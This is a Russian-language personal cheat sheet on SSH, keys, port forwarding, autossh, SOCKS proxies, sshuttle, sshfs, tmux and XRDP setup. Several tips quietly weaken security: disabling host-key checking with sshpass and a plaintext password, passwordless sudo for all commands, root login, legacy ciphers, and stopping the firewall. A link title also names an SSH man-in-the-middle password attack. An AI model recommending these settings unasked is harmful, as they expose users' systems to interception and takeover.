
установка XRDP, VNC и SSH на Ubuntu и Debian 1

ssh
http://redhat-club.org/2011/установка-и-настройка-openssh-сервера-в-rhel-centos-fedora
Наглядное руководство по SSH-туннелям
Памятка пользователям ssh
Магия SSH
Полное руководство по SSH в Linux и Windows
Настройка SSH в BlackArch
Как перехватить пароль SSH. Атака человек-посередине на SSH

$ sudo apt install openssh-server
$ sudo systemctl enable sshd

$ ssh user@192.168.88.10
$ export DISPLAY=:0
$ nohup chromium "ya.ru"
$ ssh 192.168.0.100 'DISPLAY=:0 nohup vlc $HOME/Музыка/04\ Kadavergehorsam.mp3
$ ssh 192.168.0.100 'DISPLAY=:0 nohup notify-send "Hello" "World"'
$ ssh пользователь@комп 'команда1; команда2; команда3'
$ ssh root@192.168.88.10 'bash -s' < script.sh
$ ssh root@192.168.88.10 'uptime; df -h; free -m | cat /proc/loadavg'
$ ssh root@192.168.88.10 'reboot'
$ ssh user@192.168.88.10 "bash -s -- $args" < "$script"

отредактировать удалённый файл через ssh с использованием vim, вы можете сделать так.
sudo apt install vim
vim scp://ПОЛЬЗОВАТЕЛЬ@УДАЛЁННЫЙ_ХОСТ//home/user/path/file

сравнение (diff) локального файла и удалённого файла:
diff local_file.txt <(ssh user@remote_host 'cat remote_file.txt')
сравнение (diff) двух удалённых файлов:
diff <(ssh user@remote_host 'cat remote_file.txt') <(ssh user2@remote_host2 'cat remote_file2.txt')

монтирование
sudo apt install sshfs fuse
Для монтирования нужно запустить команду вида:
sshfs ПОЛЬЗОВАТЕЛЬ@УДАЛЁННЫЙ-ХОСТ:/ДИРЕКТОРИЯ/УДАЛЁННОГО/ХОСТА ТОЧКА-МОНТИРОВАНИЯ
если SSH работает на порту 2222, то команда будет такой:
sshfs ПОЛЬЗОВАТЕЛЬ@УДАЛЁННЫЙ-ХОСТ:/ДИРЕКТОРИЯ/УДАЛЁННОГО/ХОСТА ТОЧКА-МОНТИРОВАНИЯ -p 2222

https://ru.stackoverflow.com/questions/547626/Как-ввести-пароль-в-bash-через-скрипт
Как через скрипт ввести пароль?
$ sshpass -p 'пароль' ssh пользователь@сервер
aдреса постоянно меняются
$ sshpass -p 'пароль' ssh -q -o 'UserKnownHostsFile /dev/null' -o 'StrictHostKeyChecking no' пользователь@сервер
https://ru.wikipedia.org/wiki/Expect

управление ключами и доступ по ключу
Аутентификация на сервере Ubuntu с использованием ключей SSH
SSH авторизация по ключу
Вход ssh по ключу ( Linux/Unix )
SSH с высоты птичьего полёта, или разгребаем кучи ключей
Как конвертировать ключи SSH из формата PuTTY в формат OpenSSH
Создание и настройка ключей OpenSSH

Свой ключ можно сгенерировать с помощью команды ssh-keygen
Сменить пароль на ключ можно с помощью команды ssh-keygen -p

private key file (например, id_rsa) – закрытый ключ для аутентификации, который содержит очень чувствительную информацию, поэтому он должен иметь права на чтение и запись для владельца и не быть доступным для группы и других, иначе ssh откажется подключаться.

public key (например, файл .pub) – открытый ключ для аутентификации, который также содержит конфиденциальную информацию, поэтому должен иметь права на чтение и запись для владельца, разрешение только на чтение для группы и других.

authorized_keys – содержит список открытых ключей, которые могут быть использованы для входа в систему в качестве данного пользователя. Он не является особо секретным, но должен иметь разрешения на чтение и запись для владельца и не быть доступным для группы и других.

known_hosts – хранит список ключей всех хостов, на которые входил пользователь по ssh. Он должен иметь права на чтение и запись для владельца и не должен быть доступен для групп и других пользователей.

config – файл конфигурации для каждого пользователя, должен иметь права на чтение и запись для владельца и не должен быть доступен для групп и других.

~/.ssh/id_rsa.pub — открытый ключ. Его копируют на сервера, куда нужно получить доступ.
~/.ssh/id_rsa — закрытый ключ. Его нельзя никому показывать

Первый раз, когда вы заходите на сервер, ssh вас спрашивает, доверяете ли вы ключу. Если отвечаете нет, соединение закрывается. Если да — ключ сохраняется в файл ~/.ssh/known_hosts

Удалить известный ключ сервера можно командой ssh-keygen -R server. При этом нужно удалить ещё и ключ IP (они хранятся раздельно): ssh-keygen -R 127.0.0.1

Клиентские открытые ключи нужно сохранить на ssh-сервере в файле ~/.ssh/authorized_keys (~ это домашняя директория того пользователя, которым будете логиниться), каждый на отдельной строке
Команда ssh-copy-id user@server позволяет скопировать ключ
Если у вас ssh на нестандартном порту, то ssh-copy-id требует особого ухищрения при работе: ssh-copy-id '-p 443 user@server' (внимание на кавычки)

Права на файл ~/.ssh/authorized_keys
В случае ручного создания файла ~/.ssh/authorized_keys на ssh-сервере необходимо задать следующие права:
chmod 0700 ~/.ssh
chmod 0600 ~/.ssh/authorized_keys

Настройка входа через SSH без пароля
На локальной машине (с которой заходим):
ssh-keygen -t rsa
или
ssh-keygen -t ed25519 -C "your_email@example.com" -f name_files

скопировать ключ на сервер
ssh-copy-id '-p 443 user@server'
или
cat ~/.ssh/id_ed25519.pub | ssh user@server_ip "mkdir -p ~/.ssh && touch ~/.ssh/authorized_keys && chmod -R go= ~/.ssh && cat >> ~/.ssh/authorized_keys"

Без предварительного подключения, выполняем команду на удалённой машине (IP и имя пользователя поменяйте на свои):
ssh mial@192.168.1.35 mkdir .ssh

Теперь нам нужно скопировать содержимое файла id_rsa.pub на удалённую машину. Сделать это очень просто (не забываем менять данные на свои):


советы по безопасности
Доступ только с определённых IP
Если планируется подключаться к серверу только с определённых IP-адресов, то можно внести строки в файл /etc/hosts.deny
sshd: ALL

В файл /etc/hosts.allow
Sshd: 188.120.252.0/24

Таким образом будет запрещён доступ по SSH для всех подсетей, кроме указанной.
После этого нужно перезапустить службу командой service sshd restart.

Смените порт SSH
Для этого в файле /etc/ssh/sshd_config необходимо раскомментировать и изменить Port 22 на свободный, это может быть любое число до 65536. и перезапустить службу service sshd restart

Используйте только ключи SSH
Пара ключей создаётся командой ssh-keygen. Секретный ключ (файл без расширения) копируется на ПК, а публичный (имяключа.pub) — в файл .ssh/authorized_keys на сервере.

Чтобы отключить авторизацию по паролю, в том же конфиге SSH нужно изменить директиву PasswordAuthentication yes на PasswordAuthentication no и перезапустить службу — останется авторизация только по ключу SSH.

Оция PermitRootLogin — может ли root входить в систему посредством SSH:
PermitRootLogin no
А эта директива определяет, какие пользователи могут логиниться в SSH:
AllowUsers alice bob

включить SSH доступ для пользователя root
vi /etc/ssh/sshd_config
PermitRootLogin yes
service ssh restart
systemctl restart sshd

разорвать TCP подключение используя утилиту tcpkill
sudo tcpkill -i ИНТЕРФЕЙС -9 port ПОРТ
sudo tcpkill -i ИНТЕРФЕЙС -9 host IP_ИЛИ_ДОМЕН

редактировать конфиги по sftp, sudo доступ
thunar редактировать конфиги по sftp, sudo доступ
thunar sftp://пользователь@сервер

sudo apt install gvfs-fuse gvfs-backends
thunar -q

вставить в свой файл /etc/ssh/sshd_config на стороне сервера:
Subsystem sftp sudo -n true && sudo -n /usr/lib/openssh/sftp-server || /usr/lib/openssh/sftp-server
закомментить
#Subsystem sftp /usr/lib/openssh/sftp-server

systemctl restart sshd

в /etc/sudoers просто поместите новые записи после них.
sudo visudo
Новая запись должна выглядеть
myuser ALL=(ALL) NOPASSWD: ALL для одного пользователя, или
%sudo ALL=(ALL) NOPASSWD: ALL для группы.

Удалённый экран через SSH
Для того, чтобы разрешить форвардинг X11, удалённый сервер должен быть соответствующим образом сконфигурирован. Соответствующие настройки делаются в файле /etc/ssh/sshd_config:
...
AcceptEnv LANG LC_CTYPE LC_NUMERIC LC_TIME LC_COLLATE
AcceptEnv LC_MONETARY LC_MESSAGES
AcceptEnv LC_PAPER LC_NAME LC_ADDRESS LC_TELEPHONE
AcceptEnv LC_MEASUREMENT LC_IDENTIFICATION LC_ALL LANGUAGE
#AllowAgentForwarding yes
#AllowTcpForwarding yes
#GatewayPorts no
X11Forwarding yes
...
Настройки туннелирования X11 могут быть также включены/запрещены для каждого пользователя отдельно:
...
Match User bilbobaggins
X11Forwarding no
...
Внося изменения в конфигурационный файл сервера OpenSSH, не забывайте перезапускать его для того, чтобы изменения ступили в силу:
sudo service sshd restart

На стороне клиента, в файле /etc/ssh/ssh_config необходимо включить опцию Forward11Trusted. В Fedora эта опция включена по умолчанию, в то время как в некоторых других дистрибутивах вам придётся сделать это самостоятельно:
...
ForwardX11Trusted yes
...
Имейте ввиду, что расположение файлов конфигурации OpenSSH в различных дистрибутивах могут быть разными.


Xpra выполнение графических приложений без привязки к текущему X-сеансу
http://www.xpra.org/
http://winswitch.org/
Учимся переносить запущенные программы с одного компьютера на другой
Выпуск Xpra 0.10, аналога утилиты screen для графических программ

Возможно использование xpra и из командной строки. На удалённом хосте, на котором необходимо запустить приложение (в примере запускается xterm), выполняем:
xpra start :100 --start-child=xterm

после чего подсоединяемся с другой машины к созданному сеансу
xpra attach ssh:имя_сервера:100

Запуск графических приложений через SSH (X11Forwarding)

sudo apt-get install xauth

Настройка сервера
/etc/ssh/sshd_config
...
X11Forwarding yes
...
Перезагрузка
/etc/init.d/sshd restart

Настройка клиента
/etc/ssh/ssh_config
...
ForwardX11 yes

Запуск
Заходим на удаленный хост и потом запускаем приложение kopete

ssh -XC user1@remotehost
xterm
Сразу запустить приложение xterm

ssh -XC user1@remotehost "xterm"
Опции:
X : перенаправлять графический вывод
С : компрессия передаваемых данных

если не работает проверить права на удаленном хосте
ls -l ~/.Xauthority
если не помогло, добавить на сервере в sshd_config
XAuthLocation /usr/bin/xauth


Запуск графических приложений Wayland через SSH
https://gitlab.freedesktop.org/mstoeckl/waypipe
https://man.archlinux.org/man/extra/waypipe/waypipe.1.en
waypipe ssh -C user@server weston-terminal
Waypipe должен быть установлен как на стороне клиента, так и на стороне сервера - один экземпляр выступает в роли сервера Wayland, а второй клиента Wayland.

Долгое Подключение по SSH — Убираем Задержку
Настройка быстрого подключения по SSH в Linux
Ssh долго подключается или тупит Ubuntu

Для того чтобы проверить, надо запустить ssh коннект с флагом -v
ssh -o GSSAPIAuthentication=no user@exampleserver.com -v

1. UseDNS
В основном, подключение по SSH происходит медленно из-за неудачных попыток разрешения имен в системе DNS.

Чтобы уменьшить время ожидания при входе, открываем на редактирование следующий файл:
vi /etc/ssh/sshd_config

Находим строку:
#UseDNS yes

И приводим ее к следующему виду:
UseDNS no

* в конкретном примере мы сняли комментарий и заменили yes на no, чем отключили разрешение DNS-имен при каждой попытке подключения. Если на нашем Linux сервере не настроены DNS (или настроены неправильно), это решит проблему медленного SSH.
** если такой строчки нет, необходимо ее дописать.

Чтобы изменнения вступили в силу, перезагружаем сервис:
systemctl restart sshd || systemctl restart ssh
* или service sshd restart || service ssh restart

2. GSSAPIAuthentication
GSSAPI предоставляет API для различных вариантов аутентификации в системе. Однако, в большинстве случаем, используется стандартный метод PAM. Если отключить GSSAPI, это может значительно ускорить вход по SSH.

Открываем sshd_config:
vi /etc/ssh/sshd_config

И приводим две строки к следующему виду:
GSSAPIAuthentication no
GSSAPICleanupCredentials yes

* в данном примере мы отключили аутентификацию с использованием GSS-API (общий программный интерфейс сервисов безопасности). Он может быть использован, например, для связки с Kerberos. Однако, чаще всего используется метод PAM и надобность в GSSAPIAuthentication отсутствует.

Перезапускаем:
systemctl restart sshd || systemctl restart ssh

3. motd
В Linux Ubuntu при входе файл приветствия /etc/motd выполняет различные задачи, например, проверку обновлений, которая может замедлить вход. В этом случае торможение будет на этапе после ввода пароля.

Для отключения модуля приветствия, открываем на редактирование два файла:
vi /etc/pam.d/login
vi /etc/pam.d/sshd

И комментируем все строки, в которых присутствует pam_motd.so.
Перезапускаем sshd:
systemctl restart sshd || systemctl restart ssh

ssh подключение к GParted Live CD/USB/PXE/HD, Clonezilla live и
SystemRescueCd

nano /etc/hosts.deny
закомментировать строку ALL: ALL EXCEPT localhost
#ALL: ALL EXCEPT localhost

затем рестартануть sshd
/etc/init.d/ssh restart

пользователь по умолчанию user пароль live

в SystemRescueCd sshd уже запущен и нет блокировок, нужно только изменить пароль root и отключить фрайвол
systemctl stop iptables.service ip6tables.service
или при загрузке нажать tab и вбить опцию загрузки nofirewall


ошибки при подключении
если при подключении по ssh ошибка no matching cipher found. Their offer: aes128-cbc,3des-cbc,aes192-cbc,aes256-cbc
то подключаться
ssh -c aes256-cbc user@address
если no matching key exchange method found. Their offer: diffie-hellman-group1-sha1
то подключаться
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 user@address
если ошибка no matching cipher found. Their offer: 3des-cbc
то
ssh -c 3des-cbc -oKexAlgorithms=+diffie-hellman-group1-sha1 user@address


https://codeplanet.io/connection-reset-by-peer/
ssh_exchange_identification: read: Connection reset by peer

ssh username@address.com -vv
sudo service ssh stop
sudo /usr/sbin/sshd -d

debug1: Connection refused by tcp wrapper

vi /etc/hosts.allow
добавить
sshd: ALL

sudo service ssh stарт


SSH-туннели — пробрасываем порт
создание постоянного SSH-тоннеля

ssh -N -R 80:localhost:80 root@104.131.xxx.xxx

Установка time-out для SSH в Linux
vim ~/.bashrc
TMOUT=3600

Как повторно подключиться к отключенному сеансу SSH
https://serverfault.com/questions/19634/how-to-reconnect-to-a-disconnected-ssh-session
tty
apt install reptyr
ps -aux |grep 'pts/3'
reptyr -T 6447

autossh
Как Ваш компьютер может дать доступ к себе через туннель средствами ssh, autossh, autosshd
Поддержание SSH-туннеля в активном состоянии при помощи AutoSSH

Обратный туннель SSH с AutoSSH
Как настроить постоянно работающий SSH-туннель
apt install autossh
autossh -M 5122 -N -R 5022:localhost:22 rex - связывание порта 5022 на удалённом хосте rex и порта 22 на локальной машине
Для autossh обязательна опция -M, которая задает порт для мониторинга соединения
Чтобы запустить autossh в фоновом режиме, добавляем опцию -f
Чтобы завершить процесс, используем команду pkill:
$ pkill autossh

Создание SSH-туннеля. Часть третья
$ autossh -M 0 -f -N -p 2222 -o "ServerAliveInterval 30" -o "ServerAliveCountMax 3" \ -o "ExitOnForwardFailure yes" -R 3306:127.0.0.1:3306 evgeniy@192.168.110.8

https://switch-case.ru/71908031
autossh -fNL 192.168.0.1:80:1.2.3.4:80 user@1.2.3.4 -p 22 -i /home/user/.ssh/my_key

https://blog.zerial.org/linux/tip-mantener-sesiones-ssh-activas-con-autossh/
Мы передаем «autossh» те же параметры, что и ssh, например:
autossh -L5022:10.0.0.11:22 -L5023:10.0.0.15:22 -L5024:10.0.0.20:22 10.0.0.1
для привязки локальных портов к различным удаленным машинам. ИЛИ
autossh -R2200:localhost:22 example.com
Чтобы привязать удаленные порты к нашей локальной машине.

https://qastack.ru/superuser/37738/how-to-reliably-keep-an-ssh-tunnel-open
autossh -M 20000 -f -N your_public_server -R 1234:localhost:22 -C
autossh -f -nNT -i ~/keypair.pem -R 2000:localhost:22 username@myoutsidebox.com

Создание и поддержание SSH-туннеля

Настройка SSH-тунеля
В самом простом случае ssh-тунель создается командой:
ssh -L 33060:localhost:3306 -i /home/user/.ssh/id_rsa -f -N [email protected]
где
f - выполнять в фоне.
i - путь до ключа, по которому будет происходить авторизация на сервере master.
N - не выполнять никаких команд. Я так понимаю, если вдруг в сценариях logon на сервере master заданы какие-то команды - выполнение их пропускается.
L - задаёт port forwarding. В данном случае, локальный порт 33060 на сервере slave мапится на локальный порт 3306 на сервере master.

Для автоматизации этого процесса есть утилита autossh, которая следит за тем, что тунель работает, и в противном слуае запускает его заново.

autossh -M 0 -o ServerAliveInterval 30 -o ServerAliveCountMax 3 -L 33060:localhost:3306 -i /home/user/.ssh/id_rsa -N
где
M - задает порт мониторинга. По этим портам происходит проверка работоспособности тунеля. 0 отключит мониторинг, а autossh перезапустит ssh только при выходе из ssh.
o - задание дополнительных опций.
L - маппинг портов.
i - путь к ключу, по которому будет происходить авторизация при подключении к серверу master.
N - не выполнять команд при подключении.
f - выполнять в фоне. Этот параметр не передается в ssh, а выполнение в фоне обеспечивает сама утилита autossh.

Теперь надо настроить запуск этой команды при загрузке системы. Это можно сделать используя systemd.

Создаем сервис. Для этого создаем файл
sudo vi /etc/systemd/system/autossh-mysql-tunnel.service
со следующим содержанием


Параметр -f можно не использовать, так как systemd не понимает этот параметр.

Перезагружаем systemd, чтобы сервис стал доступен:
sudo systemctl daemon-reload
Запускаем сервис и помещаем его в автозагрузку:
sudo systemctl start autossh-mysql-tunnel.service
sudo systemctl enable autossh-mysql-tunnel.service
Проверить статус можно с помощью команды:
sudo systemctl status autossh-mysql-tunnel


https://github.com/aktos-io/link-with-server

ssh proxy via host
Перенаправление (forwarding) портов SSH

http://ruslash.com/ssh-proxy-via-host/
На локальном хосте выполняем:
$ ssh -L 8888:localhost:8888 HOSTA
На следующем хосте
$ ssh -D 8888 HOSTX
Потом подключаемся на локальный 8888 порт и используем его в качестве socks прокси.

https://wiki.enchtex.info/practice/ssh_socks_proxy_server
на локальной машине подключаемся к удаленной системе с помощью команды:
$ ssh -D8080 user@server
где -D8080 – произвольный номер порта.
в настройках программы выбираем использоваться socks прокси на адрес 127.0.0.1:8080


Создаём SOCKS 5 прокси с помощью SSH-соединения через удалённый сервер в Linux
Cоздать SOCKS 5 прокси довольно просто. Достаточно выполнить команду по следующей схеме:

ssh -f -C2qTnN -D <порт> <удаленный_пользователь>@<удаленный_сервер> -p 22
Где
-f Запросит ssh перейти в фоновый режим только перед выполнением команды.
-C Включит сжатие всех данных (включая stdin, stdout, stderr и данные для перенаправленных Х11 и TCP/IP соединений).
-2 Принуждает ssh использовать только протокол версии 2.
-q Тихий режим. Подавляет все предупреждения и диагностические сообщения. Будут отображены только фатальные ошибки.
-T Отменить переназначение терминала.
-n Перенаправляет стандартный ввод из /dev/null (фактически, предотвращает чтение из стандартного ввода).
-N Не выполнять удаленную команду.
-D [локальный IP : ] порт
-p указывает, какой порт использовать; очевидно, это значение по умолчанию равно 22, поэтому приведенное выше утверждение не имеет смысла, но включено для ясности.

Например:

ssh -f -C2qTnN -D 1080 roman@8.8.8.8
После введения пароля к удаленному серверу, SSH перейдёт в фоновый режим.

Далее вам следует открыть любой браузер, в котором прописать адрес SOCKS 5 прокси в параметрах соединения.

Для примера я взял Firefox.
Идём «Правка» → «Настройки» → вкладка «Дополнительно» → вкладка «Сеть» → раздел «Соединение» → кнопка «Настроить»
Устанавливаем там пункт «Ручная настройка сервиса прокси», в поле «Узел SOCKS» пишем наш IP адрес (обычно 127.0.0.1), а в поле «Порт» — указанный порт (в примере 1080).
Ставим ключ на пункт «SOCKS 5» и применяем настройки.

Как мне настроить локальный SOCKS прокси, который туннелирует трафик через SSH?

Как настроить прокси через туннель SSH в Ubuntu: примеры с Firefox и Chrome
создайте прокси SOCKS на локальном хосте: 9999 (выберите любой неиспользуемый порт) через соединение SSH с портом , используя имя пользователя [Unknown site tag]. Вам может быть предложено ввести пароль.
Фактический пример:
$ ssh -D 9999 -f -C -N johndoe@path.to.proxy.server.edu -p 52831

SSH через HTTP прокси
http://www.zeitoun.net/articles/ssh-through-http-proxy/start
https://www.math.ucla.edu/computing/kb/creating-ssh-proxy-tunnel-putty


mosh
https://mosh.org/
Инструмент Mosh — альтернативный вариант для SSH и как его использовать
Mosh — SSH с блекджеком и роумингом
Утилита Mosh как замена SSH
законектится
$ mosh user_name@my_host.com

Запустить интерактивную команду вместо $SHELL:
$ mosh my_host.com htop

Использование другого порта для сессии на сервере:
$ mosh --ssh="ssh -p 2213" my_host.com

mosh --ssh="/bin/ssh -MY_FAVOURITE_SSH_OPTION" host

tmux
https://wiki.archlinux.org/index.php/Tmux_(Русский)
Краткая шпаргалка по tmux (менеджеру терминалов)
Tmux — что это и зачем? Обзор и урок tmux
GNU Screen и tmux: ключ к эффективному использованию консоли
Шпаргалка по работе с Tmux (терминальный мультиплексор)
Поддержка мышки в Midnight Commander запущенного из под tmux/screen

небольшой конфигурационный файл:
$ vi ~/.tmux.conf


vi ~/.profile


$ tmux source-file ~/.tmux.conf
кратко
для подключения обратно используется другой аргумент командной строки:
$ tmux attach

для перехода к предыдущему окну следует использовать следующую команду:
$ tmux last-window

А для создания окна такую:
$ tmux new-window

Весь перечень поддерживаемых команд можно получить так:
$ tmux list-commands

Получить список всех возможных опций можно так:
$ tmux show-options
$ tmux show-window-options

Очень хороший способ запустить tmux:
tmux attach || tmux new — делая так, вы сперва пытаетесь подключиться к уже существующему серверу tmux, если он существует; если такого ещё нет — создаёте новый.
tmux new -s session1 - создание сессии с именем session1
tmux attach -t session1 - подключение к сессии session1
tmux a -t session1
Ctrl+b s Выбрать сессию
tmux kill-session -t session1 - Завершение сессии

После этого вы попадаете в полноценную консоль.
Ctrl+b d — отключиться. (Точно так же вы отключитесь, если прервётся соединение. Как подключиться обратно и продолжить работу — см. выше.)

В одной сессии может быть сколько угодно окошек:
Ctrl+b c — создать окошко;
Ctrl+b 0...9 — перейти в такое-то окошко;
Ctrl+b p — перейти в предыдущее окошко;
Ctrl+b n — перейти в следующее окошко;
Ctrl+b l — перейти в предыдущее активное окошко (из которого вы переключились в текущее);
Ctrl+b & — закрыть окошко (а можно просто набрать exit в терминале).

В одном окошке может быть много панелей:
Ctrl+b % — разделить текущую панель на две, по вертикали;
Ctrl+b " — разделить текущую панель на две, по горизонтали (это кавычка, которая около Enter, а не Shift+2);
Ctrl+b →←↑↓ — переходить между панелями;
Ctrl+b x — закрыть панель (а можно просто набрать exit в терминале).

Недостаток — непривычным становится скроллинг:
Ctrl+b PgUp — вход в «режим копирования», после чего:
PgUp, PgDown — скроллинг;
q — выход из «режима копирования».

работа с tmux
Старт
# tmux //без параметров будет создана сессия 0
# tmux new -s session1 //новая сессия session1. Название отображается снизу-слева в квадратных скобках в статус строке. Далее идет перечисление окон. Текущее окно помечается звездочкой.

Префикс (с него начинаются команды)
<C-b> (CTRL + b)

Новое окно (нажать CTRL+b, затем нажать с)
<C-b c>

Список окон
<C-b w> // переключиться курсором вверх-вниз

Переключение
<C-b n> // следующее окно
<C-b p> // предыдущее окно
<C-b 0> // переключиться на номер окна

Окна можно делить на панели (Panes)
Как в тайловых (мозаичных) оконных менеджерах.

Деление окна горизонтально
<C-b ">
либо команда
# tmux split-window -h

Деление окна вертикально
<C-b %>
либо команда
# tmux split-window -v

Переход между панелей
<C-b стрелки курсора> // либо режим мыши

Изменение размеров панелей
<C-b c-стрелки> // либо режим мыши

Закрытие окон
<C-b x> // нужно подтвердить y
либо
# exit

Отключение от сессии
<C-b d>
либо
# tmux detach

Список сессий
# tmux ls

Подключиться к работающей сессии
# tmux attach //подключение к сессии, либо к единственной, либо последней созданной
# tmux attach -t session1 // подключение к сессии session1

Выбрать сессию
<C-b s>

Завершение сессии
# tmux kill-session -t session1

Завершить все сессии
# tmux kill-server

Список поддерживаемых комманд
# tmux list-commands

Дополнительная информация
# man tmux

Магия ssh
Доступ к ssh серверу через очень зарегулированное подключение
Shellinabox — если вдруг заблокируют SSH
https://github.com/sshuttle/sshuttle
https://www.stunnel.org/config_unix.html
https://github.com/erebe/wstunnel
https://github.com/tsl0922/ttyd
https://github.com/stuicey/SSHy
https://xtermjs.org/

Использование утилиты tar по сети через SSH

SSLH
http://rutschle.net/pipermail/sslh/
Краткий экскурс в sslh
SSLH - МУЛЬТИПЛЕКСОР SSL / SSH
Мультиплексирование ssl/ssh соединений через один 443 порт
SSLH: Прячем SSH/HTTPS/OpenVPN/Telegram за единым портом 443
SSLH: Запускаем SSH, OpenVPN, HTTPS, Socks5 и MTProto-proxy на 443 порту

ssh VPN
https://github.com/anderspitman/awesome-tunneling
SSH-туннель вместо белого IP: как получить доступ к домашнему серверу
Выполнение UDP-туннелирования через SSH-соединение
VPN через SSH

https://www.stunnel.org/
Stunnel на сервере и клиенте

Shellinabox — если вдруг заблокируют SSH
SSH через Xray

Превращаем любой SSH-сервер в полноценный VPN с помощью утилиты sshuttle
sshuttle --dns -r user@ip_сервера_или_доменное_имя 0.0.0.0/0

https://github.com/sshuttle/sshuttle
https://sshuttle.readthedocs.io/en/stable/

pip install sshuttle

создаем скрипт с именем типа vpn.sh:


Здесь eax и 11.22.33.44 нужно заменить на имя пользователя и IP-адрес вашего сервера.

Далее говорим:
chmod u+x ./vpn.sh
sudo ./vpn.sh

… и ждем появления строчки:
client: Connected.

Проверяем, что все работает:
curl https://eax.me/ip/

В ответ должен прийти IP-адрес использованного SSH-сервера. Также проверяем, что используется DNS-сервер, указанный в переменной $DNS:
dig eax.me

В ответ должно прийти что-то вроде:
...
;; Query time: 20 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)

… где 8.8.8.8 — это выбранный нами DNS-сервер. В данном случае это сервер компании Google.

Напоследок вот вам несколько занимательных фактов о sshuttle:

Чтобы все работало, на сервере не требуются ни root, ни sudo;
Утилита не ломается, если попытаться сделать VPN внутри VPN;
Также вы можете использовать ее совместно с OpenVPN или каким-нибудь Tor;


доступ к узлам за NAT или с динамическим IP
https://github.com/gjedeer/tuntox
./tuntox -i -L 2222:127.0.0.1:22
ssh -p 2222 myuser@localhost
ssh -o ProxyCommand='./tuntox -i -W localhost:22' gdr@localhost


SSHFS
https://wiki.archlinux.org/title/SSHFS_(Русский)
https://sysadminium.ru/mount-sshfs/
Монтирование удаленной директории с помощью sshfs. Часть 2 из 2
Подключение и настройка SSHFS в Linux
Как настроить SSH вход без пароля

sudo apt install sshfs fuse

Чтобы получить возможность монтировать от имени обычного пользователя необходимо создать группу fuse:
sudo groupadd fuse
sudo usermod -aG fuse $USER
либо sudo vim /etc/fuse.conf
user_allow_other
тогда монтирование будет с опцией sshfs -o allow_other

Аутентификация по ключу
ssh-keygen -t rsa -b 4096 -C "your_email@domain.com"
ssh-copy-ide [remote_username]@[server_ip_address]
Открытый ключ автоматически копируется в файл .ssh/authorized_keys

sshfs [remote_username]@[server_ip_address]:/patch /mnt/stor/
sshfs -o ssh_command='ssh -q -o BatchMode=yes -o StrictHostKeyChecking=no' server_ip_address:/patch /mnt/stor/

Если по каким-то причинам нельзя настроить аутентификацию по ключу, можно использовать утилиту sshpass. Опция -f для утилиты sshpass говорит о том, что пароль доступа к серверу сохранен в файле ~/server.pass
sshfs -f -o allow_other developer@123.123.123.123:/var/www/ /home/evgeniy/var-www/

отмонтировать
fusermount -u /opt/repo

vim /etc/fstab
USERNAME@HOSTNAME_OR_IP:/REMOTE/DIRECTORY /LOCAL/MOUNTPOINT fuse.sshfs defaults,_netdev 0 0




установка XRDP, VNC и SSH на Ubuntu и Debian 2

XRDP

usermod -aG audio,video пользователь

sudo apt install xrdp
sudo dpkg-reconfigure xserver-xorg-legacy

Xrdp настройка Xfce sevo44-1


выбираем "кто угодно"

sudo mv /etc/xrdp/startwm.sh /etc/xrdp/startwm.sh.BACKUP
sudo nano /etc/xrdp/startwm.sh


Важно! Обратите внимание на тот факт, что в конце файла необходимо добавить пустую строку.

sudo chmod +x /etc/xrdp/startwm.sh

hwinfo |grep XkbModel

sudo mv /etc/xrdp/xrdp_keyboard.ini /etc/xrdp/xrdp_keyboard.ini.BACKUP
sudo nano /etc/xrdp/xrdp_keyboard.ini


echo xterm > ~/.xsession # ( если этого файла нет домашнем каталоге)
sudo service xrdp restart

systemctl is-enabled xrdp # проверить есть ли в автозагрузке
systemctl disable xrdp # убрать из автозагрузки
systemctl enable xrdp # добавить в автозагрузку
systemctl start xrdp # запустить

rdesktop -z -P -g 1280x1024 127.0.0.1 -k en-us

если ошибки с локалью, то вбить export LANG=ru_RU.utf8

если возникает ошибка невозможно получить доступ к '/home/пользователь/thinclient_drives': Отказано в доступе
то sudo umount -f thinclient_drives
после этого вы должны переименовать thinclient_drives в .thinclient_drives

vi (m) /etc/xrdp/sesman.iniфайл.
В [Chansrv] добавить: FuseMountName=/tmp/%u/thinclient_drives
